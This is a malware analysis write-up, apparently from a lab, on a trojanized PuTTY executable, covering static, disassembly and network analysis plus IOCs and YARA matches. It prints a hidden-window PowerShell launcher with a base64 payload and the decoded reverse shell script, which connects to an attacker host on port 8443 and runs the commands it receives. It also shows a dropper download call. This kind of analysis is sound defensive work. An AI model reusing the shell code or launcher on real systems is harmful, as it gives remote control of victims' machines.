
property	value
md5	334A10500FEB0F3444BF2E86AB2E76DA
sha1	C6A97B63FBD970984B95AE79A2B2AEF5749EE463
sha256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z x . . . . @ . . . .
file-size	1545216 (bytes)
size-without-overlay	n/a
entropy	7.394
imphash	n/a
signature	n/a
entry-point	60 68 31 20 52 00 FF 15 78 E7 4B 00 68 3A 20 52 00 50 FF 15 F8 E6 4B 00 8D 15 47 20 52 00 6A 00 6A
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x60E96DBB (Sat Jul 10 02:51:55 2021)



c:\users\husky\desktop\putty.e
- indicators (61)
- virustotal (warning)
- dos-header (64 bytes)
- dos-stub (message)
- rich-header (n/a)
- file-header (Jul.2021)
- optional-header (GUI)
- directories (4)
- sections (file)
- libraries (count)
- imports (count)
- exports (n/a)
- tls-callbacks (n/a)
- resources (Compiled-HTML)

type (6)	name	file-offset (24)	signature (6)	size (340425 bytes)	file-ratio (22.03%)	entropy	langua
icon	11	0x0011FFD0	icon	304	0.02 %	4.131	English
dialog	116	0x0012143C	dialog	450	0.03 %	3.545	English
icon	2	0x0011E648	icon	744	0.05 %	2.983	English
icon	8	0x0011F5D0	icon	744	0.05 %	3.572	English
icon	6	0x0011F178	icon	816	0.05 %	2.630	English
icon	12	0x00120100	icon	816	0.05 %	3.123	English
version	1	0x001216B2	version	824	0.05 %	3.432	English
manifest	1	0x001219EA	manifest	1369	0.09 %	4.830	English
dialog	114	0x001206E4	dialog	1462	0.09 %	3.431	English
icon	3	0x0011E930	icon	1640	0.11 %	2.679	English
icon	9	0x0011F8B8	icon	1640	0.11 %	3.246	English
dialog	115	0x00120C9A	dialog	1954	0.13 %	3.512	English
2000	2000	0x00121F43	Compiled-...	325542	21.07 %	7.917	English

Encoded argument from embedded PowerShell script in 2nd Section (via peview & pestudio):




```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.
StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/
UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGO
xQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/
G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/
9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/
ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/
hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/
Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y
+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4
+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/
c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/
PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/
+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsr
cy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/
WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/
mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Base64-decoded and Gunzip'd output (via CyberChef) reveals reverse shell capabilities:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }
    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
$env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights
reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```


Variables and API calls in the Main Function reveal additional host and network IOCs:



```
int main (int argc, char **argv, char **envp);

[0x00401080]
 349: int main (int argc, char **argv, char **envp);
 ; var HANDLE hObject @ esp+0x8
 ; var int32_t var_4h_3 @ esp+0x28
 ; var int32_t var_1ch @ esp+0x48
 ; var int32_t var_4h @ esp+0x54
 ; var int32_t var_60h_2 @ esp+0x90
 ; var int32_t var_60h @ esp+0x9c
 ; var int32_t var_270h @ esp+0x298
 ; var int32_t var_67ch_2 @ esp+0x67c
 ; var int32_t var_67ch_3 @ esp+0x688
 ; var int32_t var_67ch @ esp+0x6e0
 push ebp
 mov ebp, esp
 and esp, 0xfffffff0
 sub esp, 0x680
 mov eax, dword [0x404004]
 xor eax, esp
 mov dword [var_67ch], eax
 push 0
 push 0
 push 0
 push 0
 push str.Mozilla_5.0                  ; 0x403288
 call dword [InternetOpenW]            ; 0x403070
 lea ecx, [esp]
 mov dword [0x404388], eax
 mov dword [esp], 0x7d0                ; 2000
 mov dword [var_4h], 0
 call fcn.004011e0
 push 0
 push 0
 push str.C:__Users__Public__Documents__CR433101.dat.exe ; 0x403230
 push str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
 push 0
 call dword [URLDownloadToFileW]       ; 0x4030f4
 test eax, eax
 jne 0x401142
```


Basic Dynamic Analysis

Initial detonation on FLARE vm (without networking) yields a flash of blue screen before rendering the PuTTY user interface. Procmon captures putty.exe creating a PowerShell process:



Time ...	Process Name	PID	Operation	Path	Result	Detail
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
12:51:...	putty.exe	4984	CreateFileMapp...	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	SyncType: SyncTy...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	Desired Access: R...
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win...	BUFFER OVERFL...	Length: 144
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	Type: REG_BINA...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\Cu...	NAME NOT FOUND	Desired Access: Q...
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\Win...	SUCCESS	
12:51:...	putty.exe	4984	QuerySecurityFile	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	Information: Label
12:51:...	putty.exe	4984	QueryNameInfo...	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	Name: \Windows\...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam...	SUCCESS	Desired Access: All...
12:51:...	putty.exe	4984	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam...	NAME NOT FOUND	Length: 40
12:51:...	putty.exe	4984	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam...	SUCCESS	
12:51:...	putty.exe	4984	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Ses...	REPARSE	Desired Access: Q...
12:51:...	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessio...	NAME NOT FOUND	Desired Access: Q...
12:51:...	putty.exe	4984	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\...	SUCCESS	PID: 692, Comman...
12:51:	putty.exe	4984	RegOpenKey	HKLM\System\CurrentControlSet\Control\Sessio	REPARSE	Desired Access: Q


Networked detonation shows PowerShell v1.0 executing the obfuscated code to establish a listener shell bound to port 8443 from bonus2[.]corporatebonusapplication[.]local, as indicated by the de-obfuscated code output shown before in red:



```
No. Source          Destination     Protocol Length Info
 21 192.168.149.131 192.168.149.1   DNS          86 Standard query 0x657f A mozilla.cloudflare-dns.com
 30 192.168.149.132 192.168.149.131 DNS          95 Standard query 0x98e3 A geover.prod.do.dsp.mp.microsoft.com
 31 192.168.149.131 192.168.149.132 DNS         111 Standard query response 0x98e3 A geover.prod.do.dsp.mp.microsoft
 46 192.168.149.132 192.168.149.131 DNS          94 Standard query 0x0f8e A kv601.prod.do.dsp.mp.microsoft.com
 47 192.168.149.131 192.168.149.132 DNS         110 Standard query response 0x0f8e A kv601.prod.do.dsp.mp.microsoft.
 63 192.168.149.131 192.168.149.1   DNS          99 Standard query 0x3155 A shavar.services.mozilla.com.localdomain
 64 192.168.149.131 192.168.149.1   DNS          99 Standard query 0xe7ad AAAA shavar.services.mozilla.com.localdoma
 66 192.168.149.132 192.168.149.131 DNS          98 Standard query 0xe699 A bonus2.corporatebonusapplication.local
 67 192.168.149.131 192.168.149.132 DNS         114 Standard query response 0xe699 A bonus2.corporatebonusapplicatio
 76 192.168.149.131 192.168.149.1   DNS          86 Standard query 0x657f A mozilla.cloudflare-dns.com
```


```
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ bonus2.corporatebonusapplication.local: type A, class
        Name: bonus2.corporatebonusapplication.local
        [Name Length: 38]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 67]
```

```
0000  00 0c 29 f7 43 8c 00 0c  29 73 77 8d 08 00 45 00
0010  00 54 a7 1f 00 00 80 11  e7 20 c0 a8 95 84 c0 a8
0020  95 83 fb c0 00 35 00 40  b1 1f e6 99 01 00 00 01
0030  00 00 00 00 00 00 06 62  6f 6e 75 73 32 19 63 6f
0040  72 70 6f 72 61 74 65 62  6f 6e 75 73 61 70 70 6c
0050  69 63 61 74 69 6f 6e 05  6c 6f 63 61 6c 00 00 01
0060  00 01
```




```
 68 192.168.149.132 192.168.149.131 TCP          66 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PE
 69 192.168.149.131 192.168.149.132 TCP          54 8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 70 192.168.149.132 192.168.149.131 TCP          66 [TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MS
 71 192.168.149.131 192.168.149.132 TCP          54 8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 72 192.168.149.132 192.168.149.131 TCP          66 [TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MS
 73 192.168.149.131 192.168.149.132 TCP          54 8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 74 192.168.149.132 192.168.149.131 TCP          66 [TCP Retransmission] 11587 → 8443 [SYN] Seq=0 Win=64240 Len=0 MS
 75 192.168.149.131 192.168.149.132 TCP          54 8443 → 11587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Unable to resolve network activity beyond initial session attempt:




```
λ ncat -nvlp 8443
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:1262.
━♥♥ ├☺  ┐♥♥ciìΓ%Q9┴oTÆ¿¢&>ò"A0║•?☻║█┼{1;=╩è  *└, └┼└0└/ ƒ ₧└$└#└(└·└
└         └g└‼ ¥ £ = < 5 /
☺  1   + )  &bonus2.corporatebonusapplication.local
 → ♠♦☺♣☺☺☺♦♥♣♥☺♥☺☺♠☺♠♥ #    ↨    ☺ ☺ |
```

Possible Registry modification to gain persistence in anticipation of second-stage payload:



\bam\State\UserSettings\S-1-5-21-92263848-1541808791-761383138-1001\\Device\HarddiskVolume2\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe (AUTOSTART!)



```
|
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-92263848-1541808791-
761383138-1001\\Device\HarddiskVolume2\Windows\SysWOW64\WindowsPowerShell
\v1.0\powershell.exe: 59 1F 7F 36 99 F4 D8 01 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00
00
```

Indicators of Compromise

Network Indicators

DNS queries for bonus2[.]corporatebonusapplication[.]local

HTTPS traffic involving bonus2[.]corporatebonusapplication[.]local

-If a session is established, expect to see GET requests for second stage payload(s). The packet payloads will be encrypted.

Host-based Indicators

SHA256:
0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-92263848-1541808791-761383138-1001\Device\HarddiskVolume2\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

PowerShell window appearing briefly at PuTTY launch, forced to v1.0 by conhost.exe but believed to operate up to v5.x if the downgrade vector fails.

Appendix A: Rules & Signatures

YARA Signature Match - THOR APT Scanner

RULE: SUSP_PS1_Payload_Jun20_1
RULE_SET: Livehunt - Suspicious3 Indicators 🏹
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/SUSP_PS1_Payload_Jun20_1
DESCRIPTION: Detects PowerShell payload often found in droppers

YARA Signature Match - THOR APT Scanner

RULE: HKTL_Shellter_Mar20
RULE_SET: Livehunt - Hacktools Indicators 🛠
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/HKTL_Shellter_Mar20
DESCRIPTION: Detects an executable that was modified by Shellter
REFERENCE: https://shellterproject.com/

YARA Signature Match - THOR APT Scanner

RULE: PowerShell_Susp_Parameter_Combo
RULE_SET: Livehunt - Default1 Indicators
RULE_TYPE: Community 👥
RULE_LINK: https://github.com/Neo23x0/signature-base/search?q=PowerShell_Susp_Parameter_Combo
DESCRIPTION: Detects PowerShell invocation with suspicious parameters
REFERENCE: https://goo.gl/uAic1X

YARA Signature Match - THOR APT Scanner

RULE: Meterpreter_Cloaked
RULE_SET: Livehunt - Hacktools Indicators 🛠
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/Meterpreter_Cloaked
DESCRIPTION: Meterpreter - cloaked file

YARA Signature Match - THOR APT Scanner

RULE: HKTL_ShellCode_Aug21_1
RULE_SET: Livehunt - Hacktools1 Indicators 🛠
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/HKTL_ShellCode_Aug21_1
DESCRIPTION: Detects common shellcode found in hacktools
REFERENCE: https://github.com/S3cur3Th1sSh1t/Creds